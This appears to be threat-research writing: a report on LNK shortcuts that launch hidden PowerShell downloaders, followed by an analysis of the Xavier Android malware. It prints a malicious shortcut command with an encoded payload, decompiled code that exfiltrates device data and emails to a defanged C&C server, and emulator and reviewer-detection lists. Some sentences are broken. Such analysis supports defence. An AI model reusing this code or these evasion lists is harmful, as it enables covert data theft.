- Deploy application control to prevent suspicious files from executing on top behavior monitoring that can thwart unwanted modifications to the system
- Employ data categorization and network segmentation to mitigate further exposure and damage to data

## How Attackers are Using LNK Files to Download Malware

PowerShell is a versatile command-line and shell scripting language from Microsoft that can integrate and interact with a wide array of technologies. It runs discreetly in the background, and can be used to obtain system information without an executable file. All told, it makes an attractive tool for threat actors. There were a few notable instances where cybercriminals abused PowerShell: in March 2016 with the PowerWare ransomware, and in a new Fareit malware variant in April 2016. Because this seemed to be an upward trend, security administrators became more familiar with how to prevent PowerShell scripts from doing any damage.


However, cybercriminals are staying ahead of the curve by using alternative means of executing PowerShell script—Windows LNK (LNK) extensions. LNK files are usually seen by users as shortcuts, and used in places like the Desktop and Start Menu. LNK was actually already used as an attack vector as early as 2013. And in early 2017, we noted how Trojan downloaders used a .zip within a .zip to disguise a LNK file attachment that led to the Locky ransomware.

To illustrate how the trend of using LNK files is rising, note how one single LNK malware (identified by Trend Micro as LNK\_DLOADR.\*) has had a significant jump in detections since January 2017. The steep rise shows how popular this method is becoming:



## Recent LNK-PowerShell and ChChes attacks

In October 2016 we saw attackers using the combination of LNK, PowerShell, and the BKDR\_ChChes malware in targeted attacks against Japanese government agencies and academics. The attack used a fake .jpg extension to camouflage the malicious PowerShell file.




In January 2017 we spotted the group APT10 (also called MenuPass, POTASSIUM, Stone Panda, Red Apollo, and CVNX) using a similar attack for a wide-spread spear phishing campaign. In this version, the LNK file executes CMD.exe, which in turn downloads a fake .jpg file hiding the malicious PowerShell script.

The group has continued to evolve their cyberespionage activities, and in April 2017 they used a similar strategy to also download BKDR\_ChChes, which is a popular malware used in targeted attacks.




## New LNK-PowerShell attacks

We identified one campaign, likely still ongoing, that has a new and complicated LNK strategy. These attackers seem to be using several layers of command line, built-in, Windows tools. They send a phishing email with lures that push the victim to “double click for content”, typically a DOCX or RTF file embedded with a malicious LNK. Instead of directly executing PowerShell, the LNK file will execute MSHTA.exe (a file used for opening HTML applications), which executes a Javascript or VBScript code that in turn downloads and executes the PowerShell script. The PowerShell then executes a reverse shell (like Metasploit or Cobalt Strike) to complete the compromise.




Their strategy seems to have fewer layers: the LNK file is embedded in a document file and if a user double clicks to open the message, it executes a PowerShell file (or a similar Windows command line tool) to download another script. The other script then downloads the main payload.




## Hidden LNK commands

In many cases, these malicious LNK files can reveal valuable information about the attacker's development environment. To help get this information, a quick analysis is possible by viewing the properties of the file.



The attacker actually pads several spaces or newline characters before the malicious argument.



```
C:\Windows\system32\cmd.exe
Lnk Metadata
Path: C:\Users\...\Desktop\LNK_APT10.lnk
Flags:
Attributes: Archive
Show Command: SW_SHOWMINNOACTIVE
Name:
Relative Path: ..\..\..\..\Windows\System32\cmd.exe
Working Path:
Arguments:

/c "set a=ec && call powershell -exec bypass -nop -%a%JAAyAD0AJwAtAG4AbwBwACAA
IAAtAHcAIABoAGkAZABkAGUAbgAGAC0AZQB4AGUAYWAgAGIAeQBwAGEAcwBzACAAALQBJACAAIgbJAEUA
WAAGACgAtgBIAHcALQBPAGIAagBIAcMAdAAgAFMAeQBzAHQA ZQBtAC4ATgAnADsAJAAxADAAPQAnAGUA
...
dwA2ADQAXABXAGkAbgBkAG8AdwBzAFABhwB3AGUAcgBTAGgAZQBzAGwAXAB2ADEALgAwAFwAcABvAHcA
ZQBByAHMAaABIAcWAbAAiADsAAQBIAHgAIAAIAcYAIAAkADMAIAAkADIAIga?AH0AZQBzAHMAZQB7AGkA
ZQB4ACAAIgaAAcAAcABvAHcAZQBByAHMAaABIAcWAbAAgACQAMgaADsAfQA="
Icon Location:
```

Attackers take advantage of this to try and disguise or hide the malicious portion of the code. This padding strategy may prevent a quick analysis of a LNK file, but any LNK parser can still extract the arguments without any problem.

## Recommendations and best practices

Malware developers continue to upgrade their tools and look for different ways to deliver their malicious payloads. Leveraging these LNK files is another strategy, but there are ways to prevent and mitigate these threats:

- Upgrading PowerShell to version 5, which is available as part of the Windows Management Framework and included on Windows 10, is recommended. Using Group Policy to turn on logging makes it easier to check for breaches.
- Users and enterprises alike should be wary of executable files received through email. Most files ending in \*.EXE are auto-rejected on an email server, but if security is a concern then administrators should consider adding \*.LNK to the list
- It is similarly not advisable to open any LNK file received via email (or from anywhere outside your machine).


To identify if it is a LNK file or not:

- If inside an archive (e.g. WinRAR, WinZip), the LNK extension is clearly visible, as well as the “Type” (it says “Shortcut”).
- For any Windows folder, you have to modify the registry if you want LNK files to be displayed. A small overlay arrow icon pointing to the upper right is one of the identifiers of a LNK file.
- Another way to do this: switch the Windows folder to “Details View”, then check the “Type”.
- For LNK embedded in Word documents, users have to be aware of these types of attacks to know what to look for. The bottom line is: never open these kinds of documents without verifying the source. If your organization does not need any packager objects, then there is a way to disable the feature totally by editing the registry.

## Xavier

A Trojan Android ad library called Xavier (Detected by Trend Micro as ANDROIDOS\_XAVIER.AXM) that steals and leaks a user's information silently. Xavier's impact has been widespread. Based on data from Trend Micro Mobile App Reputation Service, detected more than 800 applications embedded the ad library's SDK that have been downloaded millions of times from Google Play. These applications range from utility apps such as photo manipulators to wallpaper and ringtone changers.


The greatest number of download attempts came from countries in Southeast Asia such as Vietnam, Philippines, and Indonesia, with fewer downloads from the United States and Europe.









































While covered malicious ad libraries before—notably with the MDash SDK—it comes with some notable features that differentiate it from the earlier ad library. First, it comes with an embedded malicious behavior that downloads codes from a remote server, then loads and executes it. Second, it goes to great lengths to protect itself from being detected through the use of methods such as String encryption, Internet data encryption, and emulator detection.

Xavier's stealing and leaking capabilities are difficult to detect because of a self-protect mechanism that allows it to escape both static and dynamic analysis. In addition, Xavier also has the capability to download and execute other malicious codes, which might be an even more dangerous aspect of the malware. Xavier's behavior depends on the downloaded codes and the URL of codes, which are configured by the remote server.

## The Evolution of Xavier



Xavier is a member of the AdDown family, which has existed for over two years. The first version, called joymobile, appeared in early 2015. This variant was already capable of remote code execution.

- ▼  joymobile
  - ▼  jcm
    - >  JcmBaseIntentService
    - >  JcmBroadcastReceiver
    - >  JcmConstants
    - >  JcmEventListener
    - >  JcmIntentService
    - >  JcmIntentService\$1
    - >  JcmRegistrar
  - ▼  sdk
    - ▼  components
      - >  JMobAd
      - >  JMobAdAction
      - >  JMobAdBanner
      - >  JMobAdCallback
      - >  JMobAdDefaultCallback
      - >  JMobAdFullScreen
      - >  JMobAdInline
      - >  JMobAdSmartWall
    - ▼  core
      - >  Constants
      - >  JMobBaseSDK
      - >  JMobBaseSDK\$1
      - >  JMobJCMCallBack
      - >  JMobSDK
      - >  JMobSDK\$1
      - >  JMobSDK\$2
    - ▼  helpers
      - >  JCMFacade
      - >  JMobCrashCatcher
      - >  JMobCrashCatcher\$1
      - >  JMobCrashCatcher\$1\$1
      - >  JMobCrashCatcher\$OnCrashListener
      - >  JMobRequestHelper
      - >  JMobRequestHelper\$OnRequestListener
      - >  JMobRequestHelper\$RequestParamBuilder
      - >  JMobSDKHelper
      - >  JMobSecurity

Other than collecting and leaking user info, this ad library is capable of installing other APKs, and it can do this silently if the device is rooted.

```

if(v0_1) {
    v0_1 = JMobSDKHelper.isPhoneRooted();
label_7:
    if(v0_1) {
        try {
            JMobSDKHelper.silentInstallApk(JCMessagesHandler.access$000(JCMessagesHandler.this), arg3);
            if(!v1) {
                return;
            }
        }

        label_12:
            JMobSDKHelper.installApk(JCMessagesHandler.access$000(JCMessagesHandler.this), arg3);
            return;
        }
        catch(RuntimeException v0) {
            throw v0;
        }
    }
}

```

It performed communication with the Command & Control (C&C) server without encryption. However, all constant strings were encrypted in the code.

```

((Map)v1).put(DeviceTracker.z[1], JMobSDKHelper.getAndroidID(arg4));
((Map)v1).put(DeviceTracker.z[0], JMobSDKHelper.getDeviceID(arg4));
((Map)v1).put(DeviceTracker.z[3], JMobSDKHelper.getInstalledAppsString(arg4));
JMobHttpClient.doPost(DeviceTracker.z[2], JMobHttpClient.buildPostData(v1), null);

```

The second variant that emerged from the AdDown family was called nativemob. Comparing nativemob with joymobile, we can see that the former has had its code structure rearranged. It also added some new feature, primarily ad behaviors and utilities. While it did away with silent application installation, application installation that involved user confirmation still existed.

```

nativemob
├── client
│   ├── cloudmessage
│   │   ├── CloudMessageBroadcastReceiver
│   │   ├── CloudMessageEventListener
│   │   ├── CloudMessageRegistrar
│   │   ├── CloudMessageService
│   │   ├── CloudMessageService$1
│   │   ├── NativeMoba
│   │   └── NativeMobbb
│   ├── helper
│   │   ├── CrashReporter
│   │   ├── CrashReporter$1
│   │   ├── CrashReporter$2
│   │   ├── CrashReporter$3$1
│   │   ├── CrashReporter$OnCrashListener
│   │   └── NativeHelper
│   ├── http
│   │   ├── HttpParamBuilder
│   │   ├── HttpUtils
│   │   ├── HttpUtils$1
│   │   └── OnHttpRequestListener
│   └── nativead
│       ├── NativeAdAction
│       ├── NativeAdAction$1
│       ├── NativeAdCallback
│       ├── NativeAdListResponse
│       ├── NativeAdManager
│       ├── NativeAdRequest
│       ├── NativeAdRequest$1
│       ├── NativeAdRequest$1$1
│       └── NativeInstallAdItem
├── AppSettings
├── NativeAPI
├── NativeActivity
├── NativeEventReceiver
├── NativeMobApplication
└── NativeMoba

```



```

try {
    if (arg4.getName().endsWith(IncentiveExecutor$1.e[3])) {
        SDKHelper.installApk(this.c, arg4);
    }
}

```

It also collected more user information than the joymobile and encoded them in base64 before sending the information to the C&C server.

```

v1.put(CommonTracker$1.c[11], SDKHelper.getAndroidID(this.a));
v1.put(CommonTracker$1.c[12], SDKHelper.getDeviceID(this.a));
v1.put(CommonTracker$1.c[4], v0_1.getPublisherId());
v1.put(CommonTracker$1.c[15], CommonTracker$1.c[1]);
v1.put(CommonTracker$1.c[5], SDKHelper.getScreenResolutionString(this.a));
v1.put(CommonTracker$1.c[21], Build.MANUFACTURER);
v1.put(CommonTracker$1.c[18], Build.MODEL);
v1.put(CommonTracker$1.c[14], Build.DEVICE);
v1.put(CommonTracker$1.c[0], Build.PRODUCT);
v1.put(CommonTracker$1.c[8], Build.BRAND);
v1.put(CommonTracker$1.c[7], Build$VERSION.RELEASE);
v1.put(CommonTracker$1.c[3], Build$VERSION.SDK_INT);
v1.put(CommonTracker$1.c[13], SDKHelper.getSimOperatorName(this.a, ""));
v1.put(CommonTracker$1.c[2], SDKHelper.getSimCountryIso(this.a));
v1.put(CommonTracker$1.c[19], SDKHelper.collectInstalledAppInfos(this.a, true, true));
v1.put(CommonTracker$1.c[6], SDKHelper.getApplicationSource(this.a));
String v2 = SDKHelper.collectEmails(this.a);
v1.put(CommonTracker$1.c[17], v2);
Settings.getOpt(this.a).setEmails(v2);
HttpUtils.doPost(CommonTracker$1.c[10], new HttpParamBuilder(CommonTracker$1.c[9], Base64.encodeToString(v1.toString().getBytes(), 0));

```

The next variation appeared around January, 2016. It trimmed down its string encryption algorithm, encrypted the codes downloaded from the remote server and added some reflection calls.

```

try {
    arg5.getClassLoader().loadClass(a.i[12]).getDeclaredMethod(a.i[16], Context.class).invoke(null, arg5);
}
catch (Exception v0) {
    v0.printStackTrace();
}

```

The following month, it updates aspects of the ad module setting and removed data encryption for some reason:

```

v2.addParam(v1[10], SDKHelper.getApplicationSource(this.a));
String v0_2 = SDKHelper.collectEmails(this.a);
v2.addParam(v1[3], v0_2);
Settings.getOpt(this.a).setEmails(v0_2);
HttpUtils.doPost(v1[15], v2, this.b);

```

Further updates were made over the following months. However, none of these updates implemented significant changes to the ad library.

## Technical Analysis of Xavier

The variant known as Xavier emerged sometime in September 2016 with a more streamlined code. The first version of Xavier removed APK installation and root checking, but added data encryption with the TEA algorithm.

```
v2.put(v1[20], Locale.getDefault().toString());
String v3 = Util.collectEmails(this.a);
v2.put(v1[17], v3);
v0_1.setEmails(v3);
HttpUtils.doPostByteArray(v1[14], TEA.get().encrypt(v2.toString().getBytes(), this.b);
```

Soon after, it added a mechanism to escape dynamic detection as mentioned earlier.

Xavier has the following structure:



Once it is loaded, Xavier will get its initial configuration from the C&C server “hxxps://api-restlet[.]com/services/v5/” and , which is encrypted in Xavier.

```
try {
    v3_1 = HttpUtils.getResponse(new String(this.Xvp.decrypt(Base64.decode(v3[1], 8))), v1);
    if(v3_1.getStatusLine().getStatusCode() == 200) {
        v1_3 = new ByteArrayOutputStream();
        goto label_37;
    }
}
```

The server also encrypts the response data:

7V+Iz / u JI\$QE9 d B D P &r?  
6M# 5 +sz4 Z 1P u 2PT 0K : ni: i T1 | lSN`Rrp![@B 9 p r  
X Wp b7+ G M% O k+ S ZM  
g ZA C u [ + R d r j 3 2 ! m l T Z...  
y K l . & j i\_g  
E 3 m S r x + x z \$ u J q n W y h k  
 J 2 F4 E = V g Z g l | m 7 5 h d f ? \* N e 2 t R < ) h g 0 h U a  
b ! 8 o O # g ] | L d c r 8 + l L S O }  
 + Y 2 P / \_ | r ) U . L 9 r k m H p \$ 8 d | H 8 0 j : á \* c g  
( J - r ~ l P j h e 5 s l . Q Q ~ o K g ) \_ i 9 E M ! L 2 0 W

After decryption, we can see that it is actually a Json file:

```
{
  "v": 42,
  "l": "http://cloud.api-restlet.com/modules/lib.zip",
  "g": "52082263509",
  "s": {
    "netcfg": false,
    "instcfg": false
  },
  "au": {
    "entf": true,
    "priority": "AM",
    "latency": 720000,
    "AM": {
      "ite": true,
      "be": false,
      "iadt": 2,
      "eadt": 2,
      "INTER_ID": "ca-app-pub-2691624914055998/9605733464",
      "keywords": ""
    },
  },
  "SA": {
    "ite": false,
    "be": true,
    "iadt": 2,
    "eadt": 2,
    "APP_ID": "205851051",
    "PUB_ID": "109656864"
  },
  "FB": {
    "ite": true,
    "be": true,
    "iadt": 0,
    "eadt": 0,
    "INTER_ID": ""
  },
  "overlay": 1200
}
```

- V indicates SDK version;
- L indicates SDK URL;
- G indicates SDK Sid
- S indicates SDK settings.
- Au concerns ad configuration.

Xavier will then download the so-called SDK from “hxxp://cloud[.]api-restlet[.]com/modules/lib[.]zip”, which is read from the configuration. However, lib.zip is not a complete zip file.

After getting lib.zip, Xavier adds 0x50 0x4B ahead lib.zip and names it as xavier.zip. This is a valid zip file.

Before:

```
00000 03 04 14 00 00 00 08 00 3C 54 7B 4A 71 CD 13 FD .....<T{Jq...
00010 F5 A2 00 00 2C 83 01 00 0B 00 00 00 63 6C 61 73 ....,.....clas
```

After:

```
00000 50 4B 03 04 14 00 00 00 08 00 3C 54 7B 4A 71 CD PK.....<T{Jq.
00010 13 FD F5 A2 00 00 2C 83 01 00 0B 00 00 00 63 6C .....c1
```

Xavier.zip contains a classes.dex file that Xavier loads and invokes.

```
Class v0;
try {
    v0 = XVd.XVa(((Context) this)).loadClass(XavierActivity.a[0]);
}
catch(Exception v1) {
    XVg.prtEx(((Throwable) v1));
}

return v0;
```

This dex file will collect the following information from the user's device, which it will then encrypt and transmit to the remote server: "https://api-restlet[.]com/services/v5/rD".

- manufacturer
- source
- simcard country
- product
- publisher\_id
- simcard operator
- service id
- language
- resolution
- model
- os version
- Device name
- Device id
- Installed apps
- Android id
- Email Address

```
JSONObject v2 = new JSONObject();
v2.put(v1[17], Util.getAndroidID(this.a));
v2.put(v1[15], Util.getDeviceID(this.a));
v2.put(v1[5], String.valueOf(v0_1.getPublisherId()));
v2.put(v1[7], v1[18]);
v2.put(v1[9], Util.getScreenResolutionString(this.a));
v2.put(v1[0], Build.MANUFACTURER);
v2.put(v1[12], Build.MODEL);
v2.put(v1[14], Build.DEVICE);
v2.put(v1[4], Build.PRODUCT);
v2.put(v1[19], Build.BRAND);
v2.put(v1[20], Build.VERSION.RELEASE);
v2.put(v1[13], Build.VERSION.SDK_INT);
v2.put(v1[6], Util.getSimOperatorName(this.a, ""));
v2.put(v1[2], Util.getSimCountryIso(this.a));
v2.put(v1[16], Util.collectInstalledAppInfos(this.a, true, true));
v2.put(v1[1], Util.getApplicationSource(this.a));
v2.put(v1[8], Locale.getDefault().toString());
String v3 = Util.collectEmails(this.a);
v2.put(v1[3], v3);
v0_1.setEmails(v3);
HttpUtils.doPostByteArray(v1[10], TEA.get().encrypt(v2.toString().getBytes()), this.b);
```

Xavier also hides its aggressive ad behavior by detecting whether the system is running in an emulator in order to escape dynamic detection.

It checks whether the device's Product Name, manufacturer, device brand, device name, device module, hardware name, or fingerprint contains the following strings:

- vbox86p
- Genymotion
- generic/google\_sdk/generic
- generic\_x86/sdk\_x86/generic\_x86
- com.google.market
- Droid4X
- generic\_x86
- ttVM\_Hdragon
- generic/sdk/generic
- google\_sdk
- generic
- vbox86
- ttVM\_x86
- MIT
- Andy
- window
- unknown
- goldfish
- sdk\_x86
- generic\_x86\_64
- phone
- TTVM
- sdk\_google
- Android SDK built for x86
- sdk
- Android SDK built for x86\_64
- direct
- com.google
- XavierMobile
- TiantianVM
- android\_id
- generic/vbox86p/vbox86p
- com.google.vending
- nox

Xavier also hides its behavior by scanning the user's email address to check whether it contains the following strings:

- pltest
- @facebook.com
- tester
- @google.com
- review
- playlead
- agotschin
- gptest
- rxwave 15
- rxplay
- admob
- gplay
- adsense
- gtwave
- rxtest
- wear.review
- qaplay
- test
- rxtester
- playtestwave



```

public boolean shouldSkip() {
    boolean v3 = Settings.f;
    String v0 = this.getEmails();
    if(TextUtils.isEmpty(((CharSequence)v0))) {
        v0 = Util.collectEmails(this.e);
        this.setEmails(v0);
    }

    String[] v4 = v0.split(",");
    int v5 = v4.length;
    int v2 = 0;
    while(true) {
        if(v2 < v5) {
            String v6 = v4[v2];
            try {
                boolean v0_2 = v6.contains(Settings.g[12]);
                if(v3) {
                    return v0_2;
                }
            }
            catch(RuntimeException v0_1) {
                try {
                    throw v0_1;
                }
                catch(RuntimeException v0_1) {
                    goto label_125;
                }
            }
        }

        if(!v0_2) {
            try {
                if(v6.contains(Settings.g[5])) {
                    return true;
                }

                goto label_25;
            }
            catch(RuntimeException v0_1) {
                try {

```

Xavier does the following behaviors to avoid detection:

It encrypts all constant strings, making static detection and manual analysis more difficult.

```
default: {
    v1_1 = v4_1 + 1;
    v12[v4_1] = v3_1;
    v3 = v6 + v5;
    if(v3 < v0) {
        v5 = v2_1.charAt(v3);
        v4 = v2_1;
        v2 = v0;
        v0 = v3;
        v3 = v1_1;
        goto label_7;
    }
    else {
        v2_1 = "ô~ÂSôx\u001Di|ÂSøÈ\u001DSZôySúpŸV\u000BİoÄ\u001AÄÈXèq\u008E\u001A";
        v0 = v2_1.length();
        v3 = 23;
        v4_1 = -1;
    }

    break;
}

